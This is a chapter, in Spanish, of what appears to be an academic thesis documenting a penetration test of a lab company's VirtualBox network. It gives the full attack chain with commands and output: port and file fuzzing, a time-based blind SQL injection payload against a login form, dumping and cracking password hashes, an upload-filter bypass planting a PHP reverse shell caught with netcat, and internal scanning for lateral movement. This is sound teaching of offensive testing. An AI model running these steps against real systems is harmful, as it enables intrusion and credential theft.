El presente capítulo se corresponde con la realización del ciberataque sobre el escenario presentado anteriormente. En él, quedan registrados todos los pasos llevados a cabo para comprometer los equipos que lo componen, basando el procedimiento en el uso de las ya mencionadas metodologías para test de penetración y algunas de las múltiples herramientas de uso libre disponibles para este cometido. Las herramientas empleadas en el ataque son las siguientes:

- **Sistema operativo Kali Linux.**
- **Nmap:** Herramienta para escaneo de redes.
- **FFUF:** Herramienta de *fuzzing*.
- **BurpSuite Community Edition:** Herramienta para análisis de vulnerabilidades *web*.
- **MapeoSQL:** Herramienta desarrollada por el autor de este trabajo para explotar una vulnerabilidad *blind SQL injection*.
- **Hashcat:** Herramienta para recuperación de contraseñas a partir de un *hash*.
- **Php-reverse-shell:** Herramienta para generar una *shell* reversa en lenguaje PHP.
- **Netcat:** Herramienta que permite establecer conexiones TCP o UDP entre distintos terminales.
- **Hydra:** Herramienta para obtención de credenciales válidas de inicio de sesión de distintos servicios.

## 5.1 Reconocimiento, enumeración y ataque inicial

Durante el proceso de reconocimiento se obtiene toda la información posible sobre la víctima publicada abiertamente en internet. El nombre de la compañía objetivo de este ataque es "Entity". Realizando una sencilla búsqueda del nombre de la empresa se llega a la página principal de esta (figura 5.1).


Figura 5.1: Página principal de entity.com.

Se trata de una empresa dedicada a la gestión de información. Parece ser un objetivo interesante el cual es posible que maneje datos importantes relativos a los clientes de la entidad. Un ataque lo suficientemente dañino podría resultar en una fuga de información significativa. Examinando más detenidamente la página, se observa que hay enlaces a las distintas páginas de la *web* de la empresa, resultando especialmente llamativa una en concreto. Un formulario de ingreso a lo que parece ser una parte privada, solo para usuarios empleados de Entity (figura 5.2).





Figura 5.2: Página de acceso para empleados de entity.com.

Continuando con el proceso de enumeración, se procede a la realización de un escaneo de puertos de la máquina que está ejecutando el servidor *web* de la empresa, empleando el *software* Nmap. En primer lugar se realizará un escaneo rápido de todos los puertos de la máquina con la intención de encontrar los que estén abiertos. Posteriormente se efectuará un escaneo más profundo de los puertos que se hayan detectado en el paso previo:

Listado 5.1: Comando Nmap empleado (-sS: escaneo silencioso; -p-: escaneo de todos los puertos; -oN *filepath*: guardar salida en formato normal en un archivo).

```
$ sudo nmap -sS -p- entity.com -oN NmapOutput1.txt
```

Listado 5.2: Contenido de NmapOutput1.txt.

```
Nmap scan report for entity.com (192.168.1.226)
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:21:82:1F (Oracle VirtualBox virtual NIC)
```

Listado 5.3: Comando Nmap empleado (-A: detección de S.O., versión, escaneo de *scripts* y *taceroute*; -p: lista de puertos; -oN *filepath*: guardar salida en formato normal en un archivo).

```
$ sudo nmap -sS -A -p 22,80 entity.com -oN NmapOutput2.txt
```

Listado 5.4: Contenido de NmapOutput2.txt.

```
Nmap scan report for entity.com (192.168.1.226)
Host is up (0.0055s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
    2.0)
| ssh-hostkey:
| 3072 8b:72:2e:23:dd:69:2c:c3:2b:0a:2c:38:50:31:a8:e9 (RSA)
| 256 b2:bd:01:be:3e:93:b4:65:7d:24:82:11:02:31:41:12 (ECDSA)
|_ 256 d5:16:20:13:33:75:09:8a:fa:4b:04:ce:b2:a0:e3:9f (ED25519)
80/tcp open http nginx
|_http-title: 403 Forbidden
MAC Address: 08:00:27:21:82:1F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at
    least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 5.53 ms entity.com (192.168.1.226)
```

Como resultado, expuesto en el listado 5.2 y en el listado 5.4, se obtiene que la máquina tiene dos puertos abiertos: el puerto 22 que corresponde a un servicio SSH, del cual además se ha descubierto la versión, y el puerto 80, que se corresponde con el servidor *web* de la empresa. De este último se ha descubierto el *software* concreto, Nginx, el cual emplea PHP. Además, se ha encontrado información relativa al sistema operativo del terminal: Se trata de un Linux, probablemente un Ubuntu.

Realizando una búsqueda en ExploitDB de la versión de SSH hallada, se encuentra que no existe ningún *exploit* para esta, por lo que parece muy complicado que se pueda conseguir acceso a la máquina a través de este servicio. Por lo tanto, se procede a explorar más detenidamente el servicio *web*. Empleando la herramienta FFUF se pretende realizar un mapeo de los recursos *web* accesibles a través de la URL, mediante peticiones HTTP sucesivas con distintos nombres de directorios y recursos típicos empleando una lista de palabras. Las listas utilizadas a continuación han sido extraídas del proyecto de GitHub fuzzdb:

Listado 5.5: Comando FFUF empleado para directorios (-w: listado de palabras; -u: URL; -o: guardar salida en un archivo; -of: formato del archivo de salida).

```
$ ffuf -w raft-large-directories.txt -u http://entity.com/FUZZ -o
    ffufOutputDir1.html -of html
```

Listado 5.6: Comando FFUF empleado para archivos(-w: listado de palabras; -u: URL; -o: guardar salida en un archivo; -of: formato del archivo de salida).

```
$ ffuf -w raft-large-files.txt -u http://entity.com/FUZZ -o
    ffufOutputFil1.html -of html
```

| Status | FUZZ | URL | Redirect location | Position | Length | Words | Lines | Type |
|---|---|---|---|---|---|---|---|---|
| 200 | login.php | http://entity.com/login.php | | 4 | 1313 | 452 | 47 | text/html; charset=UTF-8 |
| 200 | config.php | http://entity.com/config.php | | 64 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 200 | home.php | http://entity.com/home.php | | 104 | 543 | 106 | 10 | text/html; charset=UTF-8 |
| 302 | logout.php | http://entity.com/logout.php | login.php | 148 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 302 | upload.php | http://entity.com/upload.php | login.php | 388 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 302 | welcome.php | http://entity.com /welcome.php | login.php | 1225 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 302 | session.php | http://entity.com/session.php | login.php | 1896 | 0 | 1 | 1 | text/html; charset=UTF-8 |
| 403 | . | http://entity.com/. | | 371 | 146 | 3 | 8 | text/html |

(a) Salida de la ejecución para archivos.

| Status | FUZZ | URL | Redirect location | Position | Length | Words | Lines | Type |
|---|---|---|---|---|---|---|---|---|
| 301 | js | http://entity.com/js | http://entity.com/js/ | 9 | 162 | 5 | 8 | text/html |
| 301 | css | http://entity.com/css | http://entity.com/css/ | 15 | 162 | 5 | 8 | text/html |
| 301 | uploads | http://entity.com/uploads | http://entity.com/uploads/ | 70 | 162 | 5 | 8 | text/html |
| 403 | | http://entity.com/ | | 8623 | 146 | 3 | 8 | text/html |

(b) Salida de la ejecución para directorios.

Figura 5.3: Resultados del uso de la herramienta FFUF.

Un ejemplo de los resultados de la herramienta FFUF es la figura 5.3. Repitiendo este proceso con los nuevos directorios descubiertos, se consigue deducir que la estructura del servicio *web* es la representada en la figura 5.4, de manera aproximada, pues es posible que no se hayan encontrado todos los recursos.

```
html
├── login.php
├── config.php
├── home.php
├── logout.php
├── upload.php
├── welcome.php
├── session.php
├── js
│   └── script.js
├── css
│   ├── home.css
│   └── login.css
└── uploads
    └── default.png
```

Figura 5.4: Árbol de directorios del servicio *web*.

Tras este resultado queda claro que existe una parte privada de la *web* a la cual tan solo pueden acceder los miembros que tengan una cuenta. Conseguir acceso a una de estas cuentas parece ser la mejor opción para lograr penetrar en la máquina, ya que dentro podría haber información relevante que resulte útil para la realización del ciberataque. Por lo tanto, se procede a analizar con detenimiento la página `login.php`.

Como se ha mencionado antes, esta página consiste en un formulario de acceso para empleados de Entity. El código fuente de la página revela que el formulario se compone por un nombre de usuario, una contraseña y un botón de envío, y que la información introducida es transmitida empleando el método POST. Muy posiblemente, el servidor *web* realiza una consulta a una base de datos para determinar si las credenciales son correctas. A continuación, empleando el programa BurpSuite, se realizará una prueba de envío de credenciales para interceptar la petición y examinar la información que porta con detenimiento, gracias al *proxy* que la herramienta trae incorporada. La petición interceptada se corresponde con la figura 5.4.

```
1  POST /login.php HTTP/1.1
2  Host: entity.com
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 27
9  Origin: http://entity.com
10 Connection: close
11 Referer: http://entity.com/login.php
12 Cookie: PHPSESSID=v7cqdda06ii2444hgirgq90mfn
13 Upgrade-Insecure-Requests: 1
14
15 username=abcd&password=abcd
```

Figura 5.5: Petición HTTP interceptada.

Una vez obtenido el esquema de la petición generada para el envío de las credenciales de acceso, se realizarán una serie de pruebas con el objetivo de determinar si existe algún tipo de vulnerabilidad de inyección de código SQL dentro del formulario. Para ello se procede a introducir una consulta SQL a través del formulario *web* con el objetivo de ordenar al sistema demorar la respuesta un tiempo determinado, por ejemplo cinco segundos, además de comprobar si la página devuelta tiene alguna diferencia cuando la consulta es correcta o incorrecta. Tras realizar una serie de intentos, probando distintos números de columnas seleccionadas, se ha conseguido demorar la respuesta del sistema con el siguiente valor del campo de nombre de usuario del formulario:

```
username=abcd' UNION SELECT IF(1=1, SLEEP(5), SLEEP(0)), '1', '1
```

Esto implica que existe una vulnerabilidad *time-based blind SQL injection* en la página *web*, ya que los efectos de la inyección de código tan solo son perceptibles a través del tiempo de demora que se elige. También es importante destacar que la consulta que realiza el código PHP en el *backend* del servicio, selecciona la información de tres columnas cuando comprueba las credenciales introducidas en el formulario. Toda esta información será extremadamente útil a la hora de tratar de explotar la vulnerabilidad para extraer la información de la base de datos. Para este cometido se ha diseñado una herramienta, programada en Python3, que permite extraer estos datos a través de la explotación de esta vulnerabilidad. El proceso de creación de la herramienta, llamada MapeoMySQL, las especificaciones y el manual de usuario, se encuentran en el apéndice A.

## 5.2 Ataque de explotación de la vulnerabilidad BSQLI

Continuando con el proceso de ataque al formulario de la página de *login* de entity.com, se procede a lanzar la herramienta contra la *web*. Para comenzar, se tratará de extraer los nombres de las bases de datos que forman el sistema, sobre las que el usuario empleado para realizar las consultas tenga permisos:

Listado 5.7: Ejecución de la herramienta MapeoMySQL (-d: indica la extracción de las bases de datos del sistema).

```
$ python3 MapeoMySQL.py -d http://entity.com/login.php
```

Listado 5.8: Salida de la consola tras la ejecución.

```
[*] Bases de datos:

      [-] mysql
      [-] information_schema
      [-] performance_schema
      [-] sys
      [-] entityDB
```

El resultado, en el listado 5.8, muestra que, al menos, estas son las bases de datos del sistema. Realizando una búsqueda en la documentación de MySQL, se encuentra que las cuatro primeras son bases de datos que trae por defecto, por lo que la que resulta más interesante de extraer es "entityDB". Se procede a la extracción del nombre de las tablas de esta base de datos:

Listado 5.9: Ejecución de la herramienta MapeoMySQL (-t: indica la extracción de las tablas de una base de datos).

```
$ python3 MapeoMySQL.py -t http://entity.com/login.php
```

Listado 5.10: Salida de la consola tras la ejecución.

```
[*] Tablas de entityDB:

      [-] users
```

Parece ser que tan solo cuenta con una tabla llamada "users", como puede verse en el listado 5.10. Esto da a entender que esta base de datos se emplea únicamente para la autenticación en la página *web*. A continuación se extraerá el nombre de las columnas que forman la tabla:

Listado 5.11: Ejecución de la herramienta MapeoMySQL (-c: indica la extracción de las columnas de una tabla).

```
$ python3 MapeoMySQL.py -c http://entity.com/login.php
```

Listado 5.12: Salida de la consola tras la ejecución.

```
[*] Columnas de la tabla users de entityDB:

      [-] id
      [-] username
      [-] passcode
      [-] avatar
```

La suposición parece correcta. Esta tabla almacena la información de las credenciales de acceso de la página *web* (listado 5.12). Por último se volcará el contenido de las celdas de la tabla:

Listado 5.13: Ejecución de la herramienta MapeoMySQL (-i: indica la extracción del contenido de una tabla).

```
$ python3 MapeoMySQL.py -i http://entity.com/login.php
```

Listado 5.14: Salida de la consola tras la ejecución.

```
[*] Introduzca las columnas separadas por comas:
id,username,passcode,avatar

      [-] Columna "id": 1
      [-] Columna "username": administrator
      [-] Columna "passcode":
      4194d1706ed1f408d5e02d672777019f4d5385c766a8c6ca8acba3167d36a7b9
      [-] Columna "avatar": uploads/gatito.jpg

      [-] Columna "id": 4
      [-] Columna "username": Javier_R
      [-] Columna "passcode":
      102cf10b5286bad9fcfe5e275ace3ddd7dcc23931fb0ca93dc223daf9877cabd
      [-] Columna "avatar": uploads/default.jpg

      [-] Columna "id": 3
      [-] Columna "username": bob
      [-] Columna "passcode":
      2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b
      [-] Columna "avatar": uploads/default.jpg
```

```
[-] Columna "id": 5
[-] Columna "username": Mr_X
[-] Columna "passcode":
2cbb1cf8bfe8f176c8e45b984c8ca82e15a907833fecc462f1753c4bba938159
[-] Columna "avatar": uploads/default.jpg

[-] Columna "id": 2
[-] Columna "username": Pablo_S
[-] Columna "passcode":
e9cee71ab932fde863338d08be4de9dfe39ea049bdafb342ce659ec5450b69ae
[-] Columna "avatar": uploads/default.jpg
```

Como consecuencia, se ha obtenido todo el contenido de la tabla "users" de "entityDB", que resulta ser información muy útil para obtener acceso a una cuenta de usuario de la *web*. En primer lugar, se han obtenido cinco nombres de usuarios y sus correspondientes contraseñas, a pesar de que están cifradas. Es muy probable que si la empresa no tiene una política de contraseñas muy estricta, se consiga obtener alguna de ellas haciendo uso de herramientas específicas para ello. En segundo lugar, se ha descubierto también que cada usuario tiene asignada una ruta para registrar su foto de perfil personal, las cuales se guardan en el directorio uploads descubierto en los pasos previos. Esta información, expuesta en el listado 5.14, puede resultar muy útil en las etapas posteriores del ataque.

El siguiente paso es obtener una contraseña para alguna de las cuentas de usuario extraídas. Reuniendo los *hashes* en un archivo, se procede a hacer uso de las herramientas HashID y Hashcat, para tratar de averiguar a qué palabra corresponde cada uno de ellos. Se empleará una lista de palabras con contraseñas reales, el diccionario rockyou, que fue obtenido en un ataque realizado a la compañía RockYou en 2009, gracias a que empleaba una base de datos en la que almacenaba las contraseñas en texto claro. El primer paso es detectar el tipo de *hash* utilizado empleado HashID:

Listado 5.15: Ejecución de la herramienta HashID.

```
$ hashid hashes.txt
```

Listado 5.16: Salida de la consola tras la ejecución (un único hash).

```
Analyzing
'4194d1706ed1f408d5e02d672777019f4d5385c766a8c6ca8acba3167d36a7b9'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

Examinando la salida (listado 5.16), se ve que hay múltiples posibilidades. Tras probar algunas de ellas se encuentra que el algoritmo de cifrado empleado es SHA-256, por lo que el siguiente paso es lanzar la herramienta Hashcat con la lista de palabras para ver qué resultados se pueden obtener:

Listado 5.17: Ejecución de la herramienta Hashcat (-a: modo de ejecución; -m: tipo de *hash*).

```
$ hashcat -a 0 -m 1400 hashes.txt rockyou.txt
```

Listado 5.18: Salida de la consola tras la ejecución de Hashcat.

```
4194d1706ed1f408d5e02d672777019f4d5385c766a8c6ca8acba3167d36a7b9:
administrator
102cf10b5286bad9fcfe5e275ace3ddd7dcc23931fb0ca93dc223daf9877cabd:
justin
2bb80d537b1da3e38bd30361aa855686bde0eacd7162fef6a25fe97bf527a25b:
secret
e9cee71ab932fde863338d08be4de9dfe39ea049bdafb342ce659ec5450b69ae:
abcd1234
```

Tras la ejecución de la herramienta (listado 5.18), se obtienen cuatro de cinco contraseñas de usuario, organizadas en la tabla 5.1, permitiendo de este modo el acceso a la parte privada de la *web*. Todo apunta a que dentro de esta se encontrará más información acerca de los usuarios y las actividades de Entity, la cual se tratará de utilizar para conseguir acceso a la máquina que está ejecutando el servidor *web*.

| **Contenido de la tabla `users`** | | | |
|---|---|---|---|
| **id** | **username** | **passcode** | **avatar** |
| 1 | administrator | administrator | uploads/gatito.jpg |
| 2 | Pablo_S | abcd1234 | uploads/default.jpg |
| 3 | bob | secret | uploads/default.jpg |
| 4 | Javier_R | justin | uploads/default.jpg |
| 5 | Mr_X | - | uploads/default.jpg |

Tabla 5.1: Datos extraídos de la tabla “users” de “entityDB”.

## 5.3 Reconocimiento y ataque desde la parte privada de la *web*

Continuando con el ataque, se procede a ingresar en la parte privada de la página *web* empleando las credenciales obtenidas en el apartado anterior. Una vez dentro, se presenta la página `welcome.php` (figura 5.6), la cual ya se había detectado con el mapeo de los recursos del servicio.





Figura 5.6: Página de inicio tras el acceso a una cuenta de entity.com.

Navegando un poco por la *web*, se llega a una página de configuración de perfil en la cual se puede modificar el nombre de usuario, la contraseña y la imagen entre otras opciones, a través de otro formulario (figura 5.7). Es interesante fijarse precisamente en la posibilidad de subir un archivo para cambiar la foto de la cuenta, probablemente al directorio uploads, lo cual es deducible gracias a la información encontrada en la base de datos. Si en el *backend* no se filtra correctamente el tipo de documento que se permite subir, cabe la posibilidad de enviar un archivo malicioso que, gracias a que el servidor *web* utiliza PHP, se podría llegar a ejecutar a través de la URL.





Figura 5.7: Página de configuración de la cuenta.

Probando la subida de archivos se comprueba que no se permite la extensión `.php`, así que se deberá intentar con las distintas variantes que permite ejecutar PHP. Para ello se empleará el *software* BurpSuite de nuevo. En este caso se utilizará la herramienta *intruder* que trae incorporada. Este recurso permite la realización de envíos de peticiones HTTP sucesivas cambiando ciertas posiciones del cuerpo o las cabeceras, empleando para ello una lista de palabras. Una vez terminado el proceso, la herramienta permite analizar las respuestas recibidas, para comprobar si hay alguna diferencia entre ellas. La lista de palabras contendrá algunas de las distintas extensiones que permite PHP para sus archivos.

En primer lugar, con el *proxy* de la herramienta se interceptará una petición generada tras enviar el formulario. Después esta se desplazará al *intruder* y se seleccionará el campo o campos que se desean sustituir por las palabras de la lista. Por último se lanzará el proceso y, cuando haya finalizado, se analizarán las respuestas a las peticiones. La petición interceptada puede verse en la figura 5.8.

```
1  POST /upload.php HTTP/1.1
2  Host: entity.com
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------287103318813383862529422024 21
8  Content-Length: 341
9  Origin: http://entity.com
10 Connection: close
11 Referer: http://entity.com/changeavatar.php
12 Cookie: PHPSESSID=4u3ls483verc5lmnbp29ijccl8
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------287103318813383862529422024 21
16 Content-Disposition: form-data; name="file"; filename="ARCHIVO§.extension§"
17 Content-Type: application/octet-stream
18
19
20 ---------------------------287103318813383862529422024 21
21 Content-Disposition: form-data; name="submit"
22
23 Upload
24 ---------------------------287103318813383862529422024 21--
```

Figura 5.8: Petición HTTP en el *intruder* (Se sustituirá la palabra ".extension").

Parece ser que el *backend* filtra algunas extensiones, pero no todas. La longitud del paquete de una respuesta afirmativa es 318, 319 y 322, mientras que de una negativa es 317, reflejado en la figura 5.9. Por lo tanto hay varias opciones para elegir, de entre las cuales se empleará `.php5`.

| Request | Payload | Status | Error | Timeout | Length |
|---|---|---|---|---|---|
| 0 | | 200 | ☐ | ☐ | 318 |
| 1 | .php | 200 | ☐ | ☐ | 317 |
| 2 | .php2 | 200 | ☐ | ☐ | 318 |
| 3 | .php3 | 200 | ☐ | ☐ | 318 |
| 4 | .php4 | 200 | ☐ | ☐ | 318 |
| 5 | .php5 | 200 | ☐ | ☐ | 318 |
| 6 | .php6 | 200 | ☐ | ☐ | 318 |
| 7 | .php7 | 200 | ☐ | ☐ | 318 |
| 8 | .phps | 200 | ☐ | ☐ | 318 |
| 9 | .phps | 200 | ☐ | ☐ | 318 |
| 10 | .pht | 200 | ☐ | ☐ | 317 |
| 11 | .phtm | 200 | ☐ | ☐ | 318 |
| 12 | .phtml | 200 | ☐ | ☐ | 319 |
| 13 | .pgif | 200 | ☐ | ☐ | 318 |
| 14 | .shtml | 200 | ☐ | ☐ | 319 |
| 15 | .htaccess | 200 | ☐ | ☐ | 322 |
| 16 | .phar | 200 | ☐ | ☐ | 318 |
| 17 | .inc | 200 | ☐ | ☐ | 317 |

Figura 5.9: Resultado del ataque del *intruder*.

A continuación se subirá un archivo que, tras ejecutarse, permite obtener una *shell* reversa en el equipo donde se lance. La *reverse shell* en cuestión que se empleará ha sido extraída del proyecto de GitHub php-reverse-shell del autor "pentestmonkey". Tras configurar el archivo, con la dirección IP de la máquina atacante y un puerto deseado, y subirlo con la extensión permitida, se procede a abrir dicho puerto para mantenerlo a la escucha y así poder recibir la *reverse shell*:

Listado 5.19: Ejecución de la herramienta Netcat (-l: modo escucha; -v: nivel de verbosidad; -p: puerto.

```
$ nc -lvp 8888
```

Tras la ejecución del archivo a través de la URL, el puerto a la escucha recibe la conexión de la *reverse shell* (listado 5.20). Como resultado, se ha conseguido entrar en la DMZ de la red, en la máquina que ejecuta el servidor *web*:

Listado 5.20: Salida de la consola tras la ejecución de Netcat.

```
listening on [any] 8888 ...
connect to [192.168.1.233] from entity.com [192.168.1.226] 59334
Linux webserver 5.4.0-100-generic #113-Ubuntu SMP Thu Feb 3 18:43:29 UTC
     2022 x86_64 x86_64 x86_64 GNU/Linux
 18:49:53 up 2:35, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
webserve tty1 - 16:15 2:34m 0.12s 0.10s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
#
```

Parece ser que el usuario que está ejecutando el servidor *web* es el *root*, por lo que la sesión obtenida con la *reverse shell* es la suya. Esto resulta ser un gran avance en la vulneración de la máquina, pues permite evitar el paso de escalada de privilegios que de otra forma sería necesario para obtener acceso de administrador y comprometer la máquina por completo. Tras este logro, y una vez dentro de la red privada de la empresa, el objetivo es realizar de nuevo un reconocimiento de esta en busca de posibles víctimas para la realización de movimientos laterales a otros equipos.

## 5.4 Reconocimiento, enumeración y movimiento lateral dentro de la red privada

Con objeto de hacer más amigable el entorno de la *shell* reversa obtenida, se realizará un paso previo de estabilización de la consola, reflejado en el listado 5.21. Empleando `rlwrap`, `python` (solo si la víctima lo tiene instalado) y `stty`. Los siguientes comandos se han extraído de esta página *web*:

Listado 5.21: Comandos de estabilización del terminal reverso ($: indica el terminal atacante; #: indica el terminal reverso (root); <filas>: número de filas; <cols>: número de columnas).

```
$ rlwrap nc -lvp 8888

# python -c 'import pty; pty.spawn("/bin/bash")'
# ctrl+z

$ stty -a
$ stty raw -echo
$ fg

# export SHELL=bash
# export TERM=xterm-256color
# stty rows <filas> columns <cols>
```

De este modo se obtiene un pseudo terminal más estable que permite la utilización de la navegación con las flechas del teclado, la ejecución de comandos tales como `su`, y un aspecto visual del entorno más amigable para el atacante. Continuando con la realización del ataque, se procede a extraer información sobre las interfaces de red del servidor *web*, con el fin de obtener la relativa a la red privada de Entity. Se ejecuta el siguiente comando:

Listado 5.22: Ejecución del comando Ip.

```
# ip address
```

Listado 5.23: Salida del comando Ip (interfaces importantes).

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    state UP group default qlen 1000
   link/ether 08:00:27:8a:a2:f0 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.4/24 brd 10.0.2.255 scope global enp0s3
     valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:fe8a:a2f0/64 scope link
     valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    state UP group default qlen 1000
   link/ether 08:00:27:ec:ac:f6 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.226/24 brd 192.168.1.255 scope global enp0s8
     valid_lft forever preferred_lft forever
   inet6 2a0c:5a80:500a:af00:a00:27ff:feec:acf6/64 scope global
      mngtmpaddr noprefixroute
     valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:feec:acf6/64 scope link
     valid_lft forever preferred_lft forever
```

Esto deja claro que existe una red privada, la `10.0.2.0/24`, que se corresponde con la red interna de Entity (listado 5.23). Haciendo una rápida búsqueda, se comprueba que el sistema no cuenta con la herramienta Nmap, la cual sería muy útil para escanear la red en busca de más equipos, así que, aprovechando los permisos de administrador obtenidos, se procede a instalarla. Ejecutando el siguiente comando se realiza el escaneo de las 255 direcciones posibles:

Listado 5.24: Escaneo de la red privada de Entity con Nmap (-sP: escaneo mediante mensajes ICMP).

```
# sudo nmap -sP 10.0.2.0/24
```

Listado 5.25: Resultado del escaner de red de Nmap.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-09 18:06 UTC
Nmap scan report for database (10.0.2.6)
Host is up (0.00023s latency).
MAC Address: 08:00:27:8D:67:E2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.00020s latency).
MAC Address: 08:00:27:97:69:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for webserver (10.0.2.4)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.10 seconds
```

Tras el resultado, y centrándose en los equipos más interesantes, se ha llegado a obtener dos direcciones IP: la `10.0.2.4` y la `10.0.2.8`, visibles en el listado 5.25. Examinando el archivo `hosts` del servidor *web* (listado 5.26), junto con la información obtenida en los pasos previos del ataque, se llega a la conclusión de que la dirección `10.0.2.6` corresponde a la base de datos encargada de cotejar las credenciales de acceso a la página *web*. Por lo tanto la `10.0.2.8` pertenece a otro equipo interno de la red privada, el cual será el siguiente objetivo del ataque.

Listado 5.26: Extracto del archivo `hosts` del servidor *web*.

```
127.0.0.1 localhost
127.0.1.1 webserver
10.0.2.6 database
```

